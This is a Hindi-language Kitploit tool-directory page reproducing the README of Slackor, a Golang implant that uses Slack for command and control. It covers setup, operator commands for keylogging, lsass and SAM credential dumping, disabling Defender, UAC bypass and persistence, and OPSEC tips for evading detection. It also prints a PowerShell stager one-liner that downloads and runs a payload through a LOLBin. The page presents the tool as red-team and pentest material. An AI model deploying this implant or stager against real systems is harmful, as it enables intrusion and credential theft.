
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
Slackor — एक Golang इम्प्लांट जो स्लैक को कमांड एंड कंट्रोल सर्वर के रूप में उपयोग करता है | Kitploit
उपकरण/GitHubGitHub/coalfire-research/slackor
पासवर्ड क्रैकिंगविशेषाधिकार वृद्धिपासवर्ड हमलेपेलोड जनरेशनस्थायित्व तंत्रपार्श्व आंदोलनशेलकोडपोस्ट-शोषणपेनिट्रेशन टेस्टिंगकमांड एंड कंट्रोलरेड टीमिंगपासवर्ड हमले में शीर्ष #18
460108367 साल पहलेKitploit द्वारा समीक्षित

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें
पासवर्ड क्रैकिंग में शीर्ष #18
GitHubcoalfire-research/slackor

Slackor

एक Golang इम्प्लांट जो स्लैक को कमांड एंड कंट्रोल सर्वर के रूप में उपयोग करता है

रिपॉजिटरी देखेंवेबसाइट

Slackor #

https://github.com/n00py/Slackor पर अनुरक्षित

एक Golang इम्प्लांट जो Slack का उपयोग कमांड और कंट्रोल चैनल के रूप में करता है।

यह प्रोजेक्ट Gcat और Twittor से प्रेरित था।



Slackor स्क्रीनशॉट Wireshark स्क्रीनशॉट यह टूल एक प्रूफ ऑफ कॉन्सेप्ट के रूप में जारी किया गया है। कोई भी Slack ऐप बनाने से पहले Slack ऐप डेवलपर नीति को पढ़ना और समझना सुनिश्चित करें।

सेटअप

नोट: सर्वर Python 3 में लिखा गया है

इसके काम करने के लिए आपको चाहिए:

  • एक Slack वर्कस्पेस
  • निम्नलिखित अनुमतियों के साथ एक ऐप पंजीकृत करें:
    • channels:read
    • channels:history
    • channels:write
    • files:write:user
    • files:read
  • एक बॉट बनाएं

इस रिपॉजिटरी में पाँच फ़ाइलें हैं:

  • install.sh निर्भरताएँ स्थापित करता है
  • setup.py स्लैक चैनल, डेटाबेस और इम्प्लांट बनाने की स्क्रिप्ट
  • agent.py नए इम्प्लांट जनरेट करने की स्क्रिप्ट
  • server.py Slackor सर्वर, Linux पर चलाने के लिए डिज़ाइन किया गया
  • agent.go गोलैंग इम्प्लांट
  • requirements.txt Python निर्भरताएँ (स्वचालित रूप से इंस्टॉल होती हैं)

शुरू करने के लिए:

  • go get github.com/Coalfire-Research/Slackor
  • cd $GOPATH/src/github.com/Coalfire-Research/Slackor
  • install.sh चलाएँ
  • setup.py चलाएँ
    • अपने ऐप से OAuth Access Token और Bot User OAuth Access Token प्रदान करें

स्क्रिप्ट सफलतापूर्वक चलाने के बाद, dist/ डायरेक्टरी में कई फ़ाइलें बनाई जाएंगी:

  • agent.windows.exe: Windows 64-बिट बाइनरी
  • agent.upx.exe: Windows 64-बिट बाइनरी, UPX पैक
  • agent.darwin: macOS 64-बिट बाइनरी
  • agent.32.linux: Linux 32-बिट बाइनरी
  • agent.64.linux: Linux 64-बिट बाइनरी

server.py को Linux होस्ट पर शुरू करने के बाद, अपने टार्गेट होस्ट के लिए उपरोक्त में से उपयुक्त एजेंट निष्पादित करें।

"stager" मॉड्यूल चलाएँ ताकि एक-लाइनर और अन्य ड्रॉपर जनरेट हो सकें।

powershell.exe iwr [URL] -o C:\Users\Public\[NAME].exe; forfiles.exe /p c:\windows\system32 /m svchost.exe /c C:\Users\Public\[NAME]; timeout 2; del C:\Users\Public\[NAME].exe

यह InvokeWebRequest(PS v.3+) को निष्पादित करेगा ताकि पेलोड डाउनलोड हो, LOLBin का उपयोग करके इसे निष्पादित करे, और फिर मारे जाने पर स्वयं को हटा दे। यह एक कार्यशील उदाहरण है लेकिन कमांड को किसी अन्य डाउनलोड या निष्पादन विधि का उपयोग करने के लिए समायोजित किया जा सकता है।

उपयोग

"help" टाइप करें या [TAB] दबाएँ ताकि उपलब्ध कमांड की सूची देख सकें। किसी कमांड का विवरण देखने के लिए "help [COMMAND]" टाइप करें।

(Slackor)

  • help - सहायता मेनू प्रदर्शित करता है
  • interact - किसी एजेंट से इंटरैक्ट करें
  • list - सभी पंजीकृत एजेंटों की सूची दिखाएँ
  • remove - किसी एजेंट को मारें और हटाएँ
  • revive - सभी एजेंटों को सर्वर पर पुनः पंजीकृत होने का संकेत भेजें
  • stager - इम्प्लांट को डाउनलोड और निष्पादित करने के लिए एक-लाइनर जनरेट करता है
  • quit - प्रोग्राम से बाहर निकलें
  • wipefiles - Slack से सभी अपलोड की गई फ़ाइलें हटाएँ

जब कोई एजेंट चेक-इन करता है, तो आप उससे इंटरैक्ट कर सकते हैं। एजेंट प्रॉम्प्ट में प्रवेश करने के लिए "interact [AGENT]" का उपयोग करें। उपलब्ध कमांड की सूची देखने के लिए "help" या [TAB] दबाएँ।

(Slackor:AGENT)

  • सामान्य कमांड
    • back - मुख्य मेनू पर वापस जाएँ
    • beacon - एजेंट द्वारा प्रत्येक चेक-इन के बीच का समय बदलें (डिफ़ॉल्ट 5 सेकंड है)
    • download - एजेंट से Slackor सर्वर पर फ़ाइल डाउनलोड करें
    • help - सहायता मेनू प्रदर्शित करता है
    • kill - एजेंट को मारें
    • sleep - एजेंट को एक बार स्लीप कराएँ (सेकंड में समय दर्ज करें)
    • sysinfo - वर्तमान उपयोगकर्ता, OS संस्करण, सिस्टम आर्किटेक्चर और CPU कोर की संख्या प्रदर्शित करता है
    • upload - Slackor सर्वर से एजेंट पर फ़ाइल अपलोड करें
    • wget - HTTP/HTTPS पर मनमानी फ़ाइलें डाउनलोड करें
  • Windows कमांड
    • bypassuac - उच्च अखंडता वाला एजेंट स्पॉन करने का प्रयास करता है
    • cleanup - पर्सिस्टेंस आर्टिफैक्ट्स को हटाता है
    • clipboard - क्लिपबोर्ड की सामग्री प्राप्त करता है
    • defanger - Windows Defender को निष्क्रिय करने का प्रयास करता है
    • duplicate - एजेंट को स्वयं का एक और इंस्टेंस स्पॉन करने का कारण बनता है
    • getsystem - NTAUTHORITY/SYSTEM के रूप में एजेंट स्पॉन करता है
    • keyscan - एजेंट पर कीलॉगर शुरू करता है
    • minidump - lsass.exe से मेमोरी डंप करता है और डाउनलोड करता है
    • persist - ADS में बाइनरी डालकर पर्सिस्टेंस बनाता है
    • samdump - ऑफलाइन हैश निष्कर्षण के लिए SAM फ़ाइल को डंप करने का प्रयास करता है
    • screenshot - डेस्कटॉप का स्क्रीनशॉट लेता है और प्राप्त करता है
    • shellcode - x64 रॉ शेलकोड निष्पादित करता है
  • Mac कमांड
  • Linux कमांड
    • screenshot - डेस्कटॉप का स्क्रीनशॉट लेता है और प्राप्त करता है

OPSEC विचार

कमांड आउटपुट और डाउनलोड की गई फ़ाइलें Slack की TLS ट्रांसपोर्ट एन्क्रिप्शन के अतिरिक्त AES एन्क्रिप्टेड होती हैं।

मॉड्यूल डिस्क पर लिखने वाले कार्य करने से पहले आपको चेतावनी देंगे।

शेल कमांड निष्पादित करते समय, ध्यान दें कि cmd.exe/bash निष्पादित किया जाएगा। यह होस्ट पर मॉनिटर किया जा सकता है।

यहाँ कई OPSEC सुरक्षित कमांड हैं जो cmd.exe/bash को निष्पादित नहीं करेंगे:

  • cat - फ़ाइल सामग्री प्रिंट करता है
  • cd - डायरेक्टरी बदलें
  • find - डायरेक्टरी फ़ाइलनाम खोजें
  • getip - बाहरी IP पता प्राप्त करें (DNS अनुरोध करता है)
  • hostname - होस्ट का नाम प्रदर्शित करता है
  • ifconfig - इंटरफ़ेस जानकारी प्रदर्शित करता है
  • ls - डायरेक्टरी सामग्री सूचीबद्ध करें
  • mkdir - एक डायरेक्टरी बनाता है
  • pwd - वर्तमान कार्यशील डायरेक्टरी प्रिंट करता है
  • rm - एक फ़ाइल हटाता है
  • rmdir - एक डायरेक्टरी हटाता है
  • whoami / getuid - वर्तमान उपयोगकर्ता प्रिंट करता है

क्रेडिट्स

  • https://github.com/EgeBalci - HERCULES और EGESPLOIT से अनुकूलित फ़ंक्शन
  • https://github.com/SaturnsVoid - GoBot2 से अनुकूलित कीलॉगर
  • https://github.com/vyrus001 - x64 शेलकोड निष्पादन shellGo
  • क्रिप्टो फ़ंक्शन https://www.golang123.com/topic/1686 से अपनाए गए
  • पर्सिस्टेंस विचार Enigma0x3 से
  • Minidump Merlin से अपनाया गया, C-Sto को श्रेय
  • स्क्रीनशॉट कोड kbinani से
  • क्लिपबोर्ड कोड atotto से
  • स्टेजर जनरेटर hlldz से
  • UAC बाईपास winscripting.blog द्वारा
  • Lulzbin खोज @vector_sec द्वारा
  • StackOverflow पर अनगिनत थ्रेड्स
  • SAM/SYS/SECURITY रेजिस्ट्री हाइव्स से हैश डंप करने के लिए impacket का धन्यवाद
  • LSASS डंप क्रेडेंशियल निष्कर्षण pypykatz (skelsec द्वारा) का उपयोग कर संभव हुआ
  • Bob Aman (Sporkmonger) विभिन्न जोड़ों के लिए

भविष्य के लक्ष्य

  • DOSfuscation
  • DLL/PE को रिफ्लेक्टिवली लोड करें - https://github.com/vyrus001/go-mimikatz
  • C# असेंबली को मेमोरी में निष्पादित करें - https://github.com/lesnuages/go-execute-assembly
  • स्रोत कोड अस्पष्टीकरण https://github.com/unixpickle/gobfuscate

सामान्य प्रश्न:

क्या यह रेड टीम्स/पेंटेस्टिंग के लिए उपयोग करना सुरक्षित है?

टूल डाउनलोड करें